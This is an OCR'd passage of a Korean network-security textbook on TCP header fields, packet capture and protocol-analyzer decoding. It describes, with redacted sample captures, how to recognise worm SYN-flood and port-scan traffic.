
- 송신자가 해당 패킷을 수신하는 호스트로부터 다음에 받아야 하는 패킷의 TCP 세그먼트 번호이다. 즉, 해당 패킷을 수신한 호스트에서는 이 번호가 할당되어 있는 패킷으로 응답한다.

● Control Bits (6 bits)

- TCP 세그먼트의 목적, 즉 해당 패킷의 용도를 표시한다. 각 필드가 "1"로 설정되면, 해당 패킷은 설정된 용도를 위하여 전송되는 것이다.
- URG (Urgent Pointer Field): 긴급을 전달이 필요한 패킷임을 표시한다.
- ACK (Acknowledgement): 이전 패킷에 대한 응답 패킷임을 표시한다.
- PSH (Push): 해당 세그먼트를 메모리에서 재합성하지 말고 어플리케이션에게 바로 전달해야 하는 세그먼트임을 표시한다.
- RST (Reset): 해당 세션을 강제로 종료함을 표시한다.
- SYN (Synchronize): 초기 접속을 시작하는 경우에 사용된다. 이 플래그가 설정된 패킷에는 초기 Sequence Number와 TCP Window 크기가 명시되어 있다. 〈그림 3-40-A〉는 TCP 세션 시작을 위하여 송수신되는 패킷들의 흐름이다.
- FIN (Fin): 세션 종료를 위한 패킷임을 표시한다. 〈그림 3-40-B〉는 TCP 세션 종료 시점에서 송수신되는 패킷의 흐름이다.



〈그림 3-40-A〉 세션 시작을 위한 패킷 흐름




〈그림 3-40-B〉 세션 종료를 위한 패킷 흐름

- Window (16 bits)
  - TCP에서 데이터의 송수신 과정을 원활하게 하기 위하여 사용되는 버퍼의 크기이다. 초기 접속하는 과정에서 운영체제나 어플리케이션에 따라 다른 크기로 할당된다.
  - 데이터 세그먼트를 수신하는 호스트에서는 해당 세그먼트를 버퍼에 누적하는 경우에, Window 크기를 감소시켜서 송신하는 호스트에게 통보해야 하여 데이터 송신을 늦추고, 누적된 세그먼트들을 처리했을 경우에는 다시 Window 크기를 초기화 한다.
  - 네트워크 시스템이나 특정 호스트를 공격하기 위하여 많은 패킷들을 송신하는 일부 네트워크 웜의 경우에는 TCP Window가 일정한 크기로 고정되어 있다. 때문에 웜의 특징을 설명할 때에 종종 TCP Window 크기를 명시하기도 한다.

3. 패킷 수집 및 디코드

가. 측정 구간


외부의 침입이나 공격을 확인하기 위하여 트래픽과 패킷을 수집해야 하는 위치는 목적에 따라서 다르겠지만, 가장 우선적으로 〈그림 3-41〉와 같이 라우터와 가까운 위치에서 수집해야 한다. 또한 방화벽을 사용하고 있고, 방화벽에서 IP 주소를 공인에서 사설로 바꾸어 주는 NAT 기능이 동작하고 있다면, 방화벽 앞과 뒤에서 동시에 측정하는 것도 좋은 방법이다. IP 주소는 바뀌지만, 같은 시간대에 생성된 세션을 찾아서 동일한 패킷들로 분석할 수 있다.



〈그림 3-41〉 트래픽 및 패킷 측정 구간

IP 주소를 변조하여 네트워크를 공격하는 최근의 네트워크 웜을 찾아서 분석하기 위해서는 내부 네트워크의 전 구간이 측정 대상이 되며, 특히 백본이나 주요 액세스 스위치들의 포트 트래픽과 CPU 상태를 동시에 관찰해야 한다. 대부분의 네트워크 공격들이 외부에서 특정 시스템이 과도한 트래픽을 발생시켜서 라우터나 방화벽 또는 백본 스위치에 영향을 주기보다는 내부에 있는 호스트가 서로를 공격하도록 하는 DDos (Distributed Dos) 방법을 사

용하고 있다.



〈그림 3-42〉 주요 측정 구간

나. 패킷 수집

대부분의 프로토콜 분석기에는 기본적으로 캡쳐 옵션들을 설정하여 패킷을 버퍼나 파일로 저장하는 방법을 제공한다. 만약 패킷의 헤더 정보만 분석에 필요하고, 실제 사용자들의 데이터가 필요하지 않은 경우에는 모든 패킷들의 시작부분에서 일정 크기만큼만 캡쳐하는 기능도 제공한다.

파일로 저장하는 기능에는 일정 개수의 파일을 항상 유지하도록 하는 기능이 있으며, 일정 개수만큼 생성되는 파일에는 항상 최근의 패킷들만 포함되도록 하는 기능도 (Ring Buffer) 유용하게 사용할 수 있다. 즉, 언제 어떤 사고가 발생할지 알 수 없는 상황에서 항상 일정 시간동안의 트래픽 정보와 패킷을 보관하고 있으면, 사고가 발생해도 명확한 원인을 분석할 수 있다.


패킷을 수집하여 파일로 저장할 때, 파일의 크기는 24~32 MBytes로 설정하는 것이 좋다. 파일 크기를 너무 크게 설정하면, 향후에 다시 분석기에서 해당 파일을 읽어 들여서 저

장되어 있는 모든 패킷들을 분석하는데 많은 시간이 필요하게 된다. 저장되는 파일의 개수는 패킷을 수집하는 구간에서 발생하는 트래픽과 패킷 저장이 필요한 시간을 계산하여 설정한다. 즉, 패킷을 캡쳐하는 동안 파일 하나가 생성되는데 몇 분이 필요한지 파악하면, 원하는 시간동안의 모든 패킷들을 캡쳐하기 위해서는 몇 개의 파일이 생성되어야 하는지 계산할 수 있다.

다. 트래픽 통계 관찰


트래픽 통계는 NMS나 주요 시스템의 내부 명령어를 사용하여 언제든지 관찰할 수 있으며, 패킷이 캡쳐된 시간동안의 트래픽 통계도 분석기에서 간단하게 살펴볼 수 있다. 침입에 대한 분석을 하기 위해서는 침입을 탐지하는 시스템의 로그와 침입 대상이 된 시스템의 로그를 함께 관찰하는 것이 좋다. 공격이나 비정성적인 트래픽에 대해서는 시스템에서 제공하는 통계나 분석기에서 제공하는 통계만으로 간단하게 관찰할 수 있다.

- **MAC 주소별 트래픽 통계:** 사용자들이나 서버들이 연결되어 있는 액세스 스위치 구간에서는 호스트별 MAC 주소를 확인하여 트래픽 발생 상태를 관찰할 수 있다. 하지만, 라우터나 백본 구간에서는 호스트의 MAC을 확인할 수 없기 때문에 중요한 의미를 갖지 못한다.




〈그림 3-43〉 MAC 주소별 트래픽 통계

- **IP 주소별 트래픽 통계**: 침입이나 공격은 IP를 기반으로 발생하기 때문에 IP 주소별로 모든 트래픽 통계를 분리하여 관찰할 필요가 있다. 만약 네트워크에서 웜이 활동하거나 DDos가 발생하고 있다면, 내부 IP 주소에서 전송하는 패킷 개수가 수신하는 패킷 개수보다 훨씬 많아지게 된다. 또한 패킷 개수에 비하여 송수신되는 바이트 수가 매우 적다는 것을 발견할 수도 있다.



〈그림 3-44〉 IP 주소별 트래픽 통계

- **TCP/UDP 세션별 트래픽 통계**: 세션별 트래픽 통계에서는 어느 세션이 서버에서 몇 분 동안 작업을 했으며, 어느 정도의 패킷이나 데이터가 송수신 되었는지를 확인할 수 있다. 외부 IP 주소가 서버에 접속하여 무언가 작업을 하거나 데이터를 올리는 경우에는 서버에서 수신한 bytes 수가 더 많을 수도 있다. 대부분의 분석기에는 세션별 트래픽 통계에서 제공하는 IP 주소와 TCP/UDP 포트 번호들을 참조하여 필터를 정의할 수 있으며, 정의된 필터로 해당 세션에 대한 패킷들을 추출할 수 있는 기능을 제공한다.




〈그림 3-45〉 TCP 세션별 트래픽 통계

특정 구간에서 일정 시간 동안 모든 패킷을 캡쳐하면 디코드 화면에 표시되는 패킷들이 무수히 많기 때문에, 필터를 구성하여 관련성이 있는 패킷들만 추출하는 것이 중요하다. 분석기에서는 통계 자료를 기반으로 필터를 정의하는 방법에 대해서 익숙할 수 록 원하는 패킷들을 신속하게 추출할 수 있게 된다.

라. 패킷 디코드

프로토콜 분석기들의 다양한 필터를 사용하여 원하는 패킷들을 추출한 후, 상세하게 분석하기 위해서는 분석기의 디코드 화면을 이해하고 칼럼들을 분석에 적합하도록 구성해야 한다. 패킷 분석에 필요한 디코드 화면과 칼럼 구성은 아래 〈그림 3-46〉과 같다.



〈그림 3-46〉 패킷 디코드 화면

대부분 프로토콜 분석기들의 디코드 화면은 유사하다. 먼저 상단 화면에서는 캡쳐된 패킷들의 목록과 간단한 정보를 표시하며, 중간 화면에서는 상단 화면에서 선택한 한 패킷의

계층별 프로토콜 헤더 정보를 표시한다. 하단 화면에서는 선택한 패킷에 포함되어 있는 실제 내용을 16진수와 ASCII 코드로 표시한다. 다음은 패킷 목록을 표시하는 상단 화면에서 패킷을 관찰하기 위해 필요한 칼럼들이다.

- Time (Relative Time): 기준이 되는 패킷을 0.00초로 하여 다음 패킷들이 캡쳐되기까지의 시간을 의미한다. 즉, 1번 패킷이 기준 패킷이라고 하면 2, 3, 4번까지 캡쳐된 시간을 표시한다. 각 패킷들의 Delta Time을 합한 것이다. 이시간은 1초 동안의 몇 개의 패킷이 네트워크에서 발생했는지 또는 특정 패킷까지 몇 초가 걸렸는지를 계산하기 위해서 사용된다.

- Delta Time: 바로 이전 패킷과 해당 패킷 사이의 시간 간격을 의미한다. 위 〈그림 3-46〉에서 보면, 2번 패킷 다음에 3번 패킷이 캡쳐된 시간이 0.06초이다. 이 시간은 패킷들이 얼마나 짧은 또는 긴 시간 간격으로 발생했는지를 확인하기 위해서 사용된다.

- Abs. Time (Absolute Time): 각 패킷이 캡쳐된 실제 시스템의 시간이다. 이시간은 실제 사고가 발생한 시간에 캡쳐된 패킷을 찾기 위해서 참조하며, 실제 분석에 필요한 것은 아니다.

- Source: 해당 패킷을 송신한 호스트의 주소이다. IP 또는 MAC 주소로 표시할 수 있다.

- Destination: 해당 패킷을 수신하는 호스트의 주소이다. 마찬하기로 IP 또는 MAC 주소로 표시할 수 있다.

- Length: 해당 패킷의 실제 크기이다. MAC 계층의 CRC를 포함하여 표시하기도 하지만, CRC를 제외한 나머지 크기로 표시하기도 한다.

- Protocol: 해당 패킷의 어플리케이션 포트이다. 서버의 TCP/UDP 포트를 근거로 표시된다.

- Information: 해당 패킷에 포함되어 있는 송수신 포트, 패킷의 용도 및 어플리케이션에 대한 간략한 설명이다. 각 패킷의 Seq, Ack 번호 및 TCP Window의 크기도 표시된다.


4. 공격형 트래픽의 특징

공격형 트래픽은 네트워크에 과부하를 발생시키거나 특정 어플리케이션의 서비스를 중단 시키는 형태가 있다. 몇 년 전까지만 해도 어플리케이션의 서비스를 중단시키는 코드를 서버에 삽입하는 (Buffer Overflow) 공격이 많았다. 하지만 최근 몇 년 전부터는 유입되는 네트워크 웜들은 서버뿐만 아니라 네트워크 전체에 과부하를 발생시키는 트래픽을 발생시키고 있다.

가. 특정 서버만을 공격하는 패턴

Web, E-mail, DNS 서버와 같은 주요 어플리케이션 서버만을 공격하는 트래픽은 다음과 같은 특징을 가지고 있다.

- 많은 데이터를 전송하는 것처럼 패킷의 크기가 크거나 불규칙하다.
- 해당 서버에서 인식하지 못하는 코드를 전송한다.
- 해당 서버에서 처리할 수 없을 정도의 많은 요청을 보낸다.
- 서버에서 허용되지 않는 문장을 사용하여 요청 패킷을 전송한다.




〈그림 3-47〉 C●deRed 패턴

나. 네트워크에 과부하를 발생시키는 공격 패턴

네트워크에 과부하를 발생시켜서 스위치나 방화벽 또는 라우터에 영향을 주는 트래픽은 간단하게 찾을 수 있지만, 가장 어려운 문제는 이러한 트래픽을 발생시키는 호스트를 찾는 것이다. 많은 웜이나 공격이 IP 주소를 변조하기 때문에 발생지를 찾기 어려워지고 있으며, 때문에 이러한 트래픽이 발견되면, 각 스위치의 포트 상태를 점검해야 한다.

- 불특정 IP 주소를 순차적으로 사용하여 한 IP 주소를 대상으로 같은 형태의 패킷을 송신한다.
- 특정 IP 주소에서 불특정 다수의 IP 주소를 대상으로 순차적으로 같은 형태의 패킷이 발생한다.
- 1초에 송신하는 패킷의 개수가 수백 ~ 수 만개까지 발생한다.
- 한개 또는 몇 개의 TCP 포트를 대상으로 SYN 패킷을 전송한다.
- 발생하는 패킷의 크기가 작다.
- 패킷의 개수가 수신보다 송신이 매우 많다. (100 ~ 1000배 이상)




No.	Time	Delta Time	Source	Destination	Length	Protocol	Info
1	0.000000	0.000000	[redacted]	[redacted]	60	TCP	1160 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0
2	0.000144	0.000144	[redacted]	[redacted]	60	TCP	1671 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0
3	0.000166	0.000022	[redacted]	[redacted]	60	TCP	1450 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0
4	0.000307	0.000141	[redacted]	[redacted]	60	TCP	1872 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0
5	0.000330	0.000022	[redacted]	[redacted]	60	TCP	1516 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0
6	0.000346	0.000016	[redacted]	[redacted]	60	TCP	1729 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0
7	0.000470	0.000124	[redacted]	[redacted]	60	TCP	1110 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0
8	0.000493	0.000023	[redacted]	[redacted]	60	TCP	1916 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0
9	0.000635	0.000141	[redacted]	[redacted]	60	TCP	1741 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0
10	0.000657	0.000022	[redacted]	[redacted]	60	TCP	1189 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0
11	0.000674	0.000017	[redacted]	[redacted]	60	TCP	1656 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0
12	0.000800	0.000126	[redacted]	[redacted]	60	TCP	1888 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0
13	0.000838	0.000038	[redacted]	[redacted]	60	TCP	1931 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0

```
Transmission Control Protocol, Src Port: 1160 (1160), Dst Port: http (80), Seq: 0, Ack: 0, Len: 0
    Source port: 1160 (1160)
    Destination port: http (80)
    Sequence number: 0    (relative sequence number)
    Header length: 20 bytes
  Flags: 0x0002 (SYN)
      0... .... = Congestion Window Reduced (CWR): Not set
      .0.. .... = ECN-Echo: Not set
      ..0. .... = Urgent: Not set
      ...0 .... = Acknowledgment: Not set
      .... 0... = Push: Not set
      .... .0.. = Reset: Not set
      .... ..1. = Syn: Set
      .... ...0 = Fin: Not set
    Window size: 16384
    Checksum: 0x7265 [correct]
```

〈그림 3-48〉 MS Blaster 패턴

〈그림 3-48〉의 패턴을 보면, 여러 IP 주소가 순차적으로 바뀌면서 한 IP 주소에 TCP 80 포트 SYN 패킷을 전송하고 있다. 또한 패킷을 전송하는 시간은 Delta Time을 참조하면, 짧게는 0.00001초에서 길게는 0.00014초 밖에 차이나지 않는다.



No.	Time	Delta Time	Source	Destination	Length	Protocol	Info
1	0.000000	0.000000	100.103.	[redacted]	62	TCP	3579 > http [SYN] Seq=0 Ack=0 Win=64240 Len=0
2	0.013047	0.013047	100.103.	[redacted]	62	TCP	3588 > 2745 [SYN] Seq=0 Ack=0 Win=64240 Len=0
3	0.013917	0.000870	100.103.	[redacted]	62	TCP	3591 > epmap [SYN] Seq=0 Ack=0 Win=64240 Len=
4	0.036069	0.022152	100.103.	[redacted]	62	TCP	3592 > 1025 [SYN] Seq=0 Ack=0 Win=64240 Len=0
5	0.036935	0.000866	100.103.	[redacted]	62	TCP	3594 > microsoft-ds [SYN] Seq=0 Ack=0 Win=642
6	0.045572	0.008637	100.103.	[redacted]	62	TCP	3601 > 3127 [SYN] Seq=0 Ack=0 Win=64240 Len=0
7	0.052788	0.007216	100.103.	[redacted]	62	TCP	3611 > 6129 [SYN] Seq=0 Ack=0 Win=64240 Len=0
8	0.060290	0.007502	100.103.	[redacted]	62	TCP	3612 > netbios-ssn [SYN] Seq=0 Ack=0 Win=6424
9	0.061163	0.000873	100.103.	[redacted]	62	TCP	3614 > http [SYN] Seq=0 Ack=0 Win=64240 Len=0
10	0.075443	0.014279	100.103.	[redacted]	62	TCP	3615 > 2745 [SYN] Seq=0 Ack=0 Win=64240 Len=0
11	0.076349	0.000906	100.103.	[redacted]	62	TCP	3617 > epmap [SYN] Seq=0 Ack=0 Win=64240 Len=
12	0.089203	0.012854	100.103.	[redacted]	62	TCP	3625 > 1025 [SYN] Seq=0 Ack=0 Win=64240 Len=0
13	0.090109	0.000906	100.103.	[redacted]	62	TCP	3626 > microsoft-ds [SYN] Seq=0 Ack=0 Win=642
14	0.094909	0.004800	100.103.	[redacted]	62	TCP	1378 > microsoft-ds [SYN] Seq=0 Ack=0 Win=642
15	0.095597	0.000688	100.103.	[redacted]	62	TCP	1377 > 1025 [SYN] Seq=0 Ack=0 Win=64240 Len=0
16	0.096291	0.000694	100.103.	[redacted]	62	TCP	1373 > 2745 [SYN] Seq=0 Ack=0 Win=64240 Len=0

```
Transmission Control Protocol, Src Port: 3579 (3579), Dst Port: http (80), Seq: 0, Ack: 0, Len: 0
    Source port: 3579 (3579)
    Destination port: http (80)
    Sequence number: 0    (relative sequence number)
    Header length: 28 bytes
  Flags: 0x0002 (SYN)
      0... .... = Congestion Window Reduced (CWR): Not set
      .0.. .... = ECN-Echo: Not set
      ..0. .... = Urgent: Not set
      ...0 .... = Acknowledgment: Not set
      .... 0... = Push: Not set
      .... .0.. = Reset: Not set
      .... ..1. = Syn: Set
      .... ...0 = Fin: Not set
    Window size: 64240
    Checksum: 0xc2a9 [correct]
  Options: (8 bytes)
```

IPv4 Hosts: 382

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
[redacted]	4848	328897	4587	301478	261	27419
[redacted]	142	18779	65	6427	77	12352
[redacted]	123	14073	56	5433	67	8640
[redacted]	83	11630	38	5032	45	6598
[redacted]	21	5509	11	4263	10	1246
[redacted]	24	1680	24	1680	0	0
[redacted]	21	1470	21	1470	0	0
[redacted]	20	1400	20	1400	0	0

Copy


〈그림 3-49〉 Ga●b●t 패턴

〈그림 3-49〉의 패턴을 보면, 한 IP 주소가 여러 IP 주소들의 다중 TCP 포트에 대해서 SYN 패킷을 전송하고 있다.

5. 침입형 트래픽의 특징


침입하려는 대상을 알고 있는 상태라면, 접속이 가능한 포트를 검색한 후에 접속을 시도하기 위하여 여러 가지 방법이나 도구를 사용한다. 하지만, 대상을 모르고 있다면, 먼저 네트워크를 통하여 접속이 가능한 IP 주소와 포트를 검색한 후에 접속을 시도한다. IP 주소와 포트를 검색하는 과정에서 발생하는 트래픽의 특징은 아래와 같다.

- 해당 IP 주소에서 송신한 패킷 개수와 수신한 패킷 개수가 비슷하다.
- 일반적으로 검색 과정에서는 실제 데이터 송수신이 발생하지 않기 때문에 송수신한 바이트 수도 비슷하다.
- 패킷 가운데 RST이나 login Failure가 포함된 패킷이 많다.
- 검색하려는 IP 주소 또는 포트가 순차적으로 바뀐다.



〈그림 3-50〉 통상적인 침입 과정

